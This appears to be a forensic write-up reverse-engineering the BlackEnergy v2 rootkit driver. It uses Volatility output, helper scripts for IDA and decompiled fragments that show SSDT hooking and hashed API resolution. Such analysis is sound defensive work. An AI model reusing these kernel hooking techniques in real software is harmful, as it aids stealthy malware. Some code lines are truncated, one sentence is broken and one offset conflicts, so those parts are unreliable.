BlackEnergy V.2 - Full Driver Reverse Engineering

By Daniel Avinoam, Ben Korman and Aviv Shabtay

Introduction

BlackEnergy, a DDOS-causing malware, became infamous in 2008 when it was used in a cyber-attack launched against the country of Georgia as part of the Russo-Georgian War that year.

A GRU cybermilitary unit named "Sandworm" was associated with the initial variant. As years went by, different versions were uploaded on underground forums. In this document, we will present the driver analysis of the second variation of the malware, released in 2010, starting from a memory image of a compromised system.

Before we dig in:

- We will use terms, structures, and functions related to Windows Kernel Drivers (WKD) development and will not elaborate on those during the analysis. Instead, we will refer to pages in Pavel Yosifovitch's (@zodiacon) book regarding WKD in the following form: term$^{\text{page number}}$.
- During the analysis obvious actions will be made without being explicitly stated (function or variable name changes, selection of the relevant union, etc..).
- The complete vector is complex, containing a number of stages and components. This analysis will be focused solely on the kernel part of attack, as the memory analysis is well documented online.
- All scripts used, the examined driver itself, and the memory image analyzed can be found in this GitHub repo.
- We used Volatility 2.6 to analyze an infected memory sample that came along with the program, and IDA Pro 7.3 to reverse engineer the suspected modules dumped.

Memory Analysis

We will start by execute basic kernel-space plugins like Callbacks, SSDT, and Modscan, to see if anything unusual pops out. From Callbacks, we detect that a driver with the suspicious name **00004A2A**, is registered to receive an event from the OS on every thread created using the function PsSetCreateThreadNotifyRoutine[204]:

```
$ volatility.exe -f be2.vmem --profile=WinXPSP2x86 callbacks
Volatility Foundation Volatility Framework 2.6
Type                                 Callback   Module               Details
------------------------------------ ---------- -------------------- -------
IoRegisterShutdownNotification       0xfc9af5be Fs_Rec.SYS           \FileSystem\Fs_Rec
IoRegisterShutdownNotification       0xfc9af5be Fs_Rec.SYS           \FileSystem\Fs_Rec
IoRegisterShutdownNotification       0xf3b457fa vmhgfs.sys           \FileSystem\vmhgfs
IoRegisterShutdownNotification       0xfc0f765c VIDEOPRT.SYS         \Driver\mnmdd
IoRegisterShutdownNotification       0xfc0f765c VIDEOPRT.SYS         \Driver\VgaSave
IoRegisterShutdownNotification       0xfc6bec74 Cdfs.SYS             \FileSystem\Cdfs
IoRegisterShutdownNotification       0xfc9af5be Fs_Rec.SYS           \FileSystem\Fs_Rec
IoRegisterShutdownNotification       0xfc9af5be Fs_Rec.SYS           \FileSystem\Fs_Rec
IoRegisterShutdownNotification       0xfc9af5be Fs_Rec.SYS           \FileSystem\Fs_Rec
IoRegisterShutdownNotification       0xfc0f765c VIDEOPRT.SYS         \Driver\vmx_svga
IoRegisterShutdownNotification       0xfc0f765c VIDEOPRT.SYS         \Driver\RDPCDD
IoRegisterShutdownNotification       0xfc33d2be ftdisk.sys           \Driver\Ftdisk
IoRegisterShutdownNotification       0xfc1db33d Mup.sys              \FileSystem\Mup
IoRegisterShutdownNotification       0x805f4630 ntoskrnl.exe         \Driver\WMIxWDM
IoRegisterShutdownNotification       0x805cc77c ntoskrnl.exe         \FileSystem\RAW
IoRegisterFsRegistrationChange       0xfc2c0876 sr.sys               -
IoRegisterShutdownNotification       0xfc4ab73a MountMgr.sys         \Driver\MountMgr
GenericKernelCallback                0xfc58e194 vmci.sys             -
GenericKernelCallback                0xff0d2ea7 00004A2A             -
PsSetCreateThreadNotifyRoutine       0xff0d2ea7 00004A2A             -
PsSetCreateProcessNotifyRoutine      0xfc58e194 vmci.sys             -
KeBugCheckCallbackListHead           0xfc1e85ed NDIS.sys             Ndis miniport
KeBugCheckCallbackListHead           0x806d57ca hal.dll              ACPI 1.0 - APIC platform UP
KeRegisterBugCheckReasonCallback     0xfc967ac0 mssmbios.sys         SMBiosDa
KeRegisterBugCheckReasonCallback     0xfc967a78 mssmbios.sys         SMBiosRe
KeRegisterBugCheckReasonCallback     0xfc967a30 mssmbios.sys         SMBiosDa
KeRegisterBugCheckReasonCallback     0xfc0d5006 USBPORT.SYS          USBPORT
KeRegisterBugCheckReasonCallback     0xfc0d4f66 USBPORT.SYS          USBPORT
KeRegisterBugCheckReasonCallback     0xfc0eb3e2 VIDEOPRT.SYS         -
```

Using the SSDT plugin, we revealed another table which the driver is registered to, making it even more suspicious:

```
C:\temp>volatility_2.6_win64_standalone.exe -f be2.vmem --profile WinXPSP2x86 ssdt | findstr 00004A2A
Volatility Foundation Volatility Framework 2.6
  Entry 0x0041: 0xff0d2487 (NtDeleteValueKey) owned by 00004A2A
  Entry 0x0047: 0xff0d216b (NtEnumerateKey) owned by 00004A2A
  Entry 0x0049: 0xff0d2267 (NtEnumerateValueKey) owned by 00004A2A
  Entry 0x0077: 0xff0d20c3 (NtOpenKey) owned by 00004A2A
  Entry 0x007a: 0xff0d1e93 (NtOpenProcess) owned by 00004A2A
  Entry 0x0080: 0xff0d1f0b (NtOpenThread) owned by 00004A2A
  Entry 0x0089: 0xff0d2617 (NtProtectVirtualMemory) owned by 00004A2A
  Entry 0x00ad: 0xff0d1da0 (NtQuerySystemInformation) owned by 00004A2A
  Entry 0x00ba: 0xff0d256b (NtReadVirtualMemory) owned by 00004A2A
  Entry 0x00d5: 0xff0d2070 (NtSetContextThread) owned by 00004A2A
  Entry 0x00f7: 0xff0d2397 (NtSetValueKey) owned by 00004A2A
  Entry 0x00fe: 0xff0d201d (NtSuspendThread) owned by 00004A2A
  Entry 0x0102: 0xff0d1fca (NtTerminateThread) owned by 00004A2A
  Entry 0x0115: 0xff0d25c1 (NtWriteVirtualMemory) owned by 00004A2A
  Entry 0x0041: 0xff0d2487 (NtDeleteValueKey) owned by 00004A2A
  Entry 0x0047: 0xff0d216b (NtEnumerateKey) owned by 00004A2A
  Entry 0x0049: 0xff0d2267 (NtEnumerateValueKey) owned by 00004A2A
  Entry 0x0077: 0xff0d20c3 (NtOpenKey) owned by 00004A2A
  Entry 0x007a: 0xff0d1e93 (NtOpenProcess) owned by 00004A2A
  Entry 0x0080: 0xff0d1f0b (NtOpenThread) owned by 00004A2A
  Entry 0x0089: 0xff0d2617 (NtProtectVirtualMemory) owned by 00004A2A
  Entry 0x00ad: 0xff0d1da0 (NtQuerySystemInformation) owned by 00004A2A
  Entry 0x00ba: 0xff0d256b (NtReadVirtualMemory) owned by 00004A2A
  Entry 0x00d5: 0xff0d2070 (NtSetContextThread) owned by 00004A2A
  Entry 0x00f7: 0xff0d2397 (NtSetValueKey) owned by 00004A2A
  Entry 0x00fe: 0xff0d201d (NtSuspendThread) owned by 00004A2A
  Entry 0x0102: 0xff0d1fca (NtTerminateThread) owned by 00004A2A
  Entry 0x0115: 0xff0d25c1 (NtWriteVirtualMemory) owned by 00004A2A
```

In addition, the driver has no DeviceObject attached to it (no mention in the Devicetree plugin's output) – this removes the ability of a usermode application to communicate with it.

Using the Driverirp plugin, we see another driver named **icqogwp** which has no corresponding file on disk. 3 of the driver's Dispatch Functions[44] are pointing to the same address in our suspected driver (Close, Create, and DeviceControl):

```
DriverName: icqogwp
DriverStart: 0xfc753000
DriverSize: 0x7880
DriverStartIo: 0x0
   0 IRP_MJ_CREATE                          0xff0d31d4 00004A2A
   1 IRP_MJ_CREATE_NAMED_PIPE               0x804f320e ntoskrnl.exe
   2 IRP_MJ_CLOSE                           0xff0d31d4 00004A2A
   3 IRP_MJ_READ                            0x804f320e ntoskrnl.exe
   4 IRP_MJ_WRITE                           0x804f320e ntoskrnl.exe
   5 IRP_MJ_QUERY_INFORMATION               0x804f320e ntoskrnl.exe
   6 IRP_MJ_SET_INFORMATION                 0x804f320e ntoskrnl.exe
   7 IRP_MJ_QUERY_EA                        0x804f320e ntoskrnl.exe
   8 IRP_MJ_SET_EA                          0x804f320e ntoskrnl.exe
   9 IRP_MJ_FLUSH_BUFFERS                   0x804f320e ntoskrnl.exe
  10 IRP_MJ_QUERY_VOLUME_INFORMATION        0x804f320e ntoskrnl.exe
  11 IRP_MJ_SET_VOLUME_INFORMATION          0x804f320e ntoskrnl.exe
  12 IRP_MJ_DIRECTORY_CONTROL               0x804f320e ntoskrnl.exe
  13 IRP_MJ_FILE_SYSTEM_CONTROL             0x804f320e ntoskrnl.exe
  14 IRP_MJ_DEVICE_CONTROL                  0xff0d31d4 00004A2A
  15 IRP_MJ_INTERNAL_DEVICE_CONTROL         0x804f320e ntoskrnl.exe
  16 IRP_MJ_SHUTDOWN                        0x804f320e ntoskrnl.exe
  17 IRP_MJ_LOCK_CONTROL                    0x804f320e ntoskrnl.exe
  18 IRP_MJ_CLEANUP                         0x804f320e ntoskrnl.exe
  19 IRP_MJ_CREATE_MAILSLOT                 0x804f320e ntoskrnl.exe
  20 IRP_MJ_QUERY_SECURITY                  0x804f320e ntoskrnl.exe
  21 IRP_MJ_SET_SECURITY                    0x804f320e ntoskrnl.exe
  22 IRP_MJ_POWER                           0x804f320e ntoskrnl.exe
  23 IRP_MJ_SYSTEM_CONTROL                  0x804f320e ntoskrnl.exe
  24 IRP_MJ_DEVICE_CHANGE                   0x804f320e ntoskrnl.exe
  25 IRP_MJ_QUERY_QUOTA                     0x804f320e ntoskrnl.exe
  26 IRP_MJ_SET_QUOTA                       0x804f320e ntoskrnl.exe
  27 IRP_MJ_PNP                             0x804f320e ntoskrnl.exe
```

We will locate the base address of the first driver (00004A2A):

```
$ volatility.exe -f be2.vmem --profile=WinXPSP2x86 modscan | grep "00004A2A"
Volatility Foundation Volatility Framework 2.6
0x0000000004b59b08 00004A2A             0xff0d1000      0x8361 00004A2A
```


And extract it from the memory image:

```
$ volatility.exe -f be2.vmem --profile=WinXPSP2x86 moddump -b 0xff0d1000 -D /c/BlackEnergy/Dump
Volatility Foundation Volatility Framework 2.6
Module Base Module Name          Result
----------- -------------------- ------
0x0ff0d1000 00004A2A             OK: driver.ff0d1000.sys
```

Static Analysis Preparations


If we dump the driver to IDA, we will not be able to examine it. IDA will not recognize which API functions the driver is using and it will be challenging to understand the driver's functionality due to its loading process.

Before handling the above issue, let's start with rebasing the driver's address space according to the earlier seen driver's base address:



To fix the imports issue, we can use the Impscan plugin to extract the functions used by the driver during execution. We will create a Python script that converts the plugin's output to an IDC script - which will then be loaded into IDA to reconstruct the IAT (impscanToIdc.py):

```
import sys

IAT_ADDRESS     = 0
CALL_ADDRESS    = 1
MODULE_NAME     = 2
FUNCTION_NAME   = 3

inputFile = sys.argv[1]
outputFile = sys.argv[2]

with open(outputFile, 'w') as idcFile:

    idcFile.write("#include <idc.idc>\n");
    idcFile.write("static main(void) {\n");

    with open(inputFile, 'r') as impscanFile:
        for line in impscanFile:
            impscanData = line.split()
            idcFile.write('\tMakeDword({});\n'.format(impscanData[IAT_ADDRESS]))
            idcFile.write('\tMakeName({}, "{}");\n'.format(impscanData[IAT_ADDRESS],
            impscanData[FUNCTION_NAME]))

    idcFile.write("}")
```




After running the IDC script, the function names appear in IDA as we identified before using the impscan plugin:

```
.idata:FF0D468C ; LONG_PTR __fastcall ObfDereferenceObject(PVOID Object)
.idata:FF0D468C                 extrn ObfDereferenceObject:dword
.idata:FF0D468C                                         ; CODE XREF: sub_FF0D137B+2A↑p
.idata:FF0D468C                                         ; GetPIDFromHandle+2B↑p
.idata:FF0D468C                                         ; DATA XREF: ...
.idata:FF0D4690 ; NTSTATUS __stdcall ObReferenceObjectByHandle(HANDLE Handle, ACCESS_MASK D
.idata:FF0D4690                 extrn ObReferenceObjectByHandle:dword
.idata:FF0D4690                                         ; CODE XREF: sub_FF0D137B+13↑p
.idata:FF0D4690                                         ; GetPIDFromHandle+10↑p
.idata:FF0D4690                                         ; DATA XREF: ...
.idata:FF0D4694 ; HANDLE __stdcall PsGetProcessId(PEPROCESS Process)
.idata:FF0D4694                 extrn PsGetProcessId:dword
.idata:FF0D4694                                         ; CODE XREF: GetPIDFromHandle+1D↑p
.idata:FF0D4694                                         ; DATA XREF: GetPIDFromHandle+1D↑r
.idata:FF0D4698 ; NTSTATUS __stdcall ZwClose(HANDLE Handle)
.idata:FF0D4698                 extrn ZwClose:dword     ; CODE XREF: sub_FF0D13ED+73↑p
.idata:FF0D4698                                         ; .text:FF0D2136↑p
.idata:FF0D4698                                         ; DATA XREF: ...
.idata:FF0D469C ; NTSTATUS __stdcall ZwSetInformationFile(HANDLE FileHandle, PIO_STATUS_BLO
.idata:FF0D469C                 extrn ZwSetInformationFile:dword
.idata:FF0D469C                                         ; CODE XREF: sub_FF0D13ED+64↑p
.idata:FF0D469C                                         ; DATA XREF: sub_FF0D13ED+64↑r
.idata:FF0D46A0 ; NTSTATUS __stdcall ZwCreateFile(PHANDLE FileHandle, ACCESS_MASK DesiredAc
.idata:FF0D46A0                 extrn ZwCreateFile:dword
.idata:FF0D46A0                                         ; CODE XREF: sub_FF0D13ED+47↑p
.idata:FF0D46A0                                         ; DATA XREF: sub_FF0D13ED+47↑r
.idata:FF0D46A4 ; void *__cdecl memset(void *, int Val, size_t Size)
.idata:FF0D46A4                 extrn __imp_memset:dword
```

Using the SSDT plugin earlier we saw fake SSDT dispatch function addresses. A similar script can be written to parse its output and update the IDA function names accordingly (ssdtToIDC.py):

```
import re
import sys

OFFSET_FUNCTION_RE = r'(0x\w{8}) \((\w+)\)'
OFFSET             = 1
FUNC_NAME          = 2

funcInfo = {}

inputFile = sys.argv[1]
outputFile = sys.argv[2]

with open(inputFile, 'r') as ssdtFile:
    data = ssdtFile.readlines()
    for line in data:
        searchOutput = re.search(OFFSET_FUNCTION_RE, line)
        funcInfo.update({ searchOutput.group(OFFSET) : searchOutput.group(FUNC_NAME) })

with open(outputFile, 'w') as idcFile:

    idcFile.write("#include <idc.idc>\n")
    idcFile.write("static main (void) {\n")

    for offset in funcInfo.keys():
        idcFile.write('\tMakeDword({0});\n'.format(offset))
        idcFile.write('\tMakeName({0}, "Fake{1}");\n'.format(offset,
                                                             funcInfo[offset]))

    idcFile.write("}")
```


At first glance at IDA's function window after running the above script, we see no change. This is because IDA could not locate functions in those addresses in the first place. In order to fix this, we need to access each function address and define it manually (by pressing P). We will get the following output:



Now we can begin the driver's analysis.

DriverDispatch

Ideally we would want to start with the DriverEntry[50] function. However, this function is corrupted in our memory extracted image and thus unparsable by IDA:



We will need to find a different starting point. Earlier, we observed 3 dispatch functions belonging to the icqogwp driver that are pointing to the same memory address (0xFF0D31D4) in our driver. Since it is a DriverDispatch function, we can tell its signature is as follows:

```
DRIVER_DISPATCH DriverDispatch;

NTSTATUS DriverDispatch(
  _DEVICE_OBJECT *DeviceObject,
  _IRP *Irp
)
{...}
```

We will jump to it and set the input parameters to match the signature. We can use the Hex-Rays decompiler to ease the analysis (by pressing F5):

```
unsigned int __userpurge DriverDispatch@<eax>(int a1@<ebp>, int a2, int a3)
{
  unsigned int v3; // edi
  IRP *Irp; // esi
  _IO_STACK_LOCATION *IoStackLocation; // eax
  ULONG IoControlCode; // edx
  unsigned int InputBufferLength; // eax
```

The function looks like an ordinary dispatch function that handles multiple request types. Let's go through it:

```
 9    v3 = 0;
10    *(a1 - 28) = 0;
11    IRP = *(a1 + 12);
12    IRP->IoStatus.Status = 0;
13    IRP->IoStatus.Information = 0;
14    v5 = IRP->Tail.Overlay.CurrentStackLocation;
15    if ( v5->MajorFunction == 14 )              // IRP_MJ_DEVICE_CONTROL
16    {
17      v6 = v5->Parameters.DeviceIoControl.IoControlCode;
18      bufferSize = v5->Parameters.DeviceIoControl.InputBufferLength;
19      IRP->IoStatus.Information = 548;
20      if ( v6 == 2277380 )
21      {
22        if ( bufferSize >= 548 )
23          DeviceControlDispatcher(IRP->AssociatedIrp.SystemBuffer, bufferSize);
24      }
25      else
26      {
27        v3 = -1073741808;
28        IRP->IoStatus.Information = 0;
29      }
30      goto LABEL_4;
31    }
32    if ( v5->MajorFunction )                    // IRP_MJ_CREATE
33    {
34  LABEL_4:
35      IRP->IoStatus.Status = v3;
36      IofCompleteRequest(IRP, 0);
37      return v3;
38    }
39    KeWaitForSingleObject(&Mutex_, Executive, 0, 0, 0);// IRP_MJ_CLOSE
40    *(a1 - 4) = 0;
41    if ( !byte_FF0D53A8 )
42    {
43      byte_FF0D53A8 = 1;
44      *(a1 - 4) = -1;
45      sub_FF0D3292();
46      goto LABEL_4;
47    }
48    local_unwind2(a1 - 16, -1);
49    return 0xC0000022;
50  }
```

In the case of an IRP_MJ_DEVICE_CONTROL request, the IOControlCode[53] is checked (line 20). If the buffer received from the user is larger than 548 bytes, sub_FF0D3075 is called with the user's buffer address and size (line 23) - otherwise an error value is returned. We will rename this function to DeviceControlDispatcher.

For the IRP_MJ_CREATE request, the driver returns STATUS_SUCCESS, and for IRP_MJ_CLOSE it releases a mutex[137] that is being used throughout the code. The first parameter of the KeWaitForSingleObject function should be a KMUTANT (I.e the mutex) – we will rename it as well.

DeviceControlDispatcher

Let's go through the DeviceControlDispatcher function and fix its input parameters:

```
char *__stdcall DeviceControlDispatcher(int pBuffer, unsigned int size)
{
  int (__stdcall *v2)(_DWORD, int); // eax
  char *result; // eax
  char *v4; // esi
  int v5; // eax
  void (__stdcall *v6)(char *, UNICODE_STRING *); // eax
  int (__stdcall *v7)(char *); // eax
  int v8; // eax
  int (__stdcall *v9)(char *); // eax
  UNICODE_STRING DestinationString; // [esp+8h] [ebp-8h] BYREF

  v2 = sub_FF0D26D4(1, 441731966);
```

The function is long and includes multiple branches for various input buffers. Initially a call is made to sub_FF0D26D4 - which most likely resolves function addresses:

```
  v2 = sub_FF0D26D4(1, 0x1A544B7E);
  result = v2(0, 44);
  v4 = result;
  if ( result )
  {
    memset(result, 0, 44u);
    v5 = *(pBuffer + 4);
    switch ( v5 )
    {
      case 1:
        goto LABEL_4;
      case 2:
      case 3:
      case 4:
        *v4 = v5;
        v4[4] = 1;
        RtlInitUnicodeString(&
        if ( !sub_FF0D146D(v4
          goto LABEL_12;
        v6 = sub_FF0D26D4(1,
        v6(v4 + 16, &Destinat
LABEL_10:
        if ( *(pBuffer + 8) )
        {
          result = sub_FF0D35
          *pBuffer = result;
          if ( result )
            return result;
        }
        else
        {
          v8 = sub_FF0D3620(v
LABEL_17:
          *pBuffer = v8;
        }
LABEL_12:
        v7 = sub_FF0D26D4(1, 0xA2963CE0);
```

xrefs to sub_FF0D26D4

Direction	Typ	Address	Text
Up	p	.text:FF0D1673	call sub_FF0D26D4
Up	p	.text:FF0D16AD	call sub_FF0D26D4
Up	p	sub_FF0D29F4+28	call sub_FF0D26D4
Up	p	sub_FF0D29F4+B3	call sub_FF0D26D4
Up	p	sub_FF0D29F4+DD	call sub_FF0D26D4
Up	p	sub_FF0D29F4+140	call sub_FF0D26D4
Up	p	sub_FF0D29F4+172	call sub_FF0D26D4
Up	p	sub_FF0D2BAF+17	call sub_FF0D26D4
Up	p	sub_FF0D2BAF+3C	call sub_FF0D26D4
Up	p	sub_FF0D2BAF+1CB	call sub_FF0D26D4
Up	p	sub_FF0D2E1A+2C	call sub_FF0D26D4
Up	p	sub_FF0D2EE3+1D	call sub_FF0D26D4
Up	p	.text:FF0D2F82	call sub_FF0D26D4
Up	p	.text:FF0D2FA8	call sub_FF0D26D4
Up	p	.text:FF0D3006	call sub_FF0D26D4
Up	p	.text:FF0D301D	call sub_FF0D26D4
Up	p	sub_FF0D302B+18	call sub_FF0D26D4
Up	p	sub_FF0D302B+31	call sub_FF0D26D4

OK Cancel

Line 1 of 38

SUB_FF0D26D4

The function utilizes a helper function (sub_FF0D2797) which returns an object (v3). In order to understand what the object is, we can look at how it is used - a few hardcoded values are used with it, namely 0x3C and 0x78 which resemble known PE format constants (e_lfanew and the data directory array respectively). We can conclude that the function most likely returns a PE file pointer:

```
int __stdcall sub_FF0D26D4(int a1, int a2)
{
  int v2; // edi
  int v3; // eax
  _DWORD *v4; // esi
  int v5; // ebx
  unsigned int v6; // eax
  int v8; // [esp+20h] [ebp-24h]
  int v9; // [esp+24h] [ebp-20h]
  int v10; // [esp+28h] [ebp-1Ch]

  v2 = a1;
  if ( a1 == 1 )
  {
    v3 = sub_FF0D2797(0xFF0D47A4);
    goto LABEL_5;
  }
  if ( a1 == 2 )
  {
    v3 = sub_FF0D2797(0xFF0D47B4);
LABEL_5:
    v2 = v3;
  }
  v4 = (v2 + *(v2 + *(v2 + 0x3C) + 0x78));
  v8 = v2 + v4[7];
  v9 = v2 + v4[9];
  v5 = v2 + v4[8];
  v6 = 0;
  v10 = 0;
  while ( v6 < v4[6] )
  {
    if ( sub_FF0D26AD(v2 + *(v5 + 4 * v6)) == a2 )
      return v2 + *(v8 + 4 * *(v9 + 2 * v10));
```

The `" and "hal.dll":

```
.rdata:FF0D47A4 aNtoskrnlExe     db 'ntoskrnl.exe',0
```

```
.rdata:FF0D47B4 aHalDll          db 'hal.dll',0
```

Using this information, we finally conclude that the function gets a file name and returns its image address. Once we look into the function's code, it appears our assumption was correct:

```
11  returnValue = 0;
12  RTL_PROCESS_MODULES = QuerySystemInformationWrapper(0xB);// Get all loaded modules list
13  if ( RTL_PROCESS_MODULES )
14  {
15    if ( strcmpWrapper(moduleName, 0xFF0D47A4, 0) )// Compare to "ntoskrnl.exe"
16    {
17      moduleBaseAddress = *(RTL_PROCESS_MODULES + 3);// RTL_PROCESS_MODULES + 3 = RTL_PROCESS_MODULE_INFORMATION + 0x8 (ImageBase)
18    }
19    else
20    {
21      if ( !*RTL_PROCESS_MODULES )
22      {
23 cleanup:
24        ExFreePoolWithTag(RTL_PROCESS_MODULES, 0);
25        return returnValue;
26      }
27      v7 = 0;
28      v6 = RTL_PROCESS_MODULES + 0xF;
29      while ( !strcmpWrapper(&RTL_PROCESS_MODULES[v7 + 0x10] + *v6, moduleName, 0) )// Module isn't the first on the list, loop on ther rest
30      {
31        v7 += 0x8E;
32        v6 += 0x8E;
33        if ( ++v1 >= *RTL_PROCESS_MODULES )
34          goto cleanup;
35      }
36      moduleBaseAddress = *&RTL_PROCESS_MODULES[0x8E * v1 + 6];
37    }
38    returnValue = moduleBaseAddress;
39    goto cleanup;
40  }
41  return returnValue;
42 }
```

The function retrieves a list of all of the loaded modules using the QuerySystemInfomration API function (line 12) which returns an RTL_PROCESS_MODULES structure:


Offset (x86)	Offset (x64)	Definition
0x00	0x00	`ULONG NumberOfModules;`
0x04	0x08	`RTL_PROCESS_MODULE_INFORMATION Modules [ANYSIZE_ARRAY];`

This structure contains a collection of RTL_PROCESS_MODULE_INFORMATION structures:


Offset (x86)	Offset (x64)	Definition
0x00	0x00	`PVOID Section;`
0x04	0x08	`PVOID MappedBase;`
0x08	0x10	`PVOID ImageBase;`
0x0C	0x18	`ULONG ImageSize;`
0x10	0x1C	`ULONG Flags;`
0x14	0x20	`USHORT LoadOrderIndex;`
0x16	0x22	`USHORT InitOrderIndex;`
0x18	0x24	`USHORT LoadCount;`
0x1A	0x26	`USHORT OffsetToFileName;`
0x1C	0x28	`CHAR FullPathName [0x0100];`

The function checks if the inputted string is ntoskrnl.exe (line 15), and since this module is always at the top of the collection, its image base is returned (line 17). In the case of any other input, the collection is traversed and the function looks for the module requested (line 29), when found its image base is returned (line 36) - we will rename the function to GetImageBase.

Now that we understand the helper function, let's return to our original function (sub_FF0D26D4). The function continues by parsing the PE file returned. As previously mentioned, the 0x3C offset represents the e_lfanew field of the file which contains the address to the IMAGE_NT_HEADERS structure:



The value 0x70 represents two values, 0x18 + 0x60, which together point to the DataDirectory array (0x60) inside the IMAGE_OPTIONAL_HEADER structure (0x18):



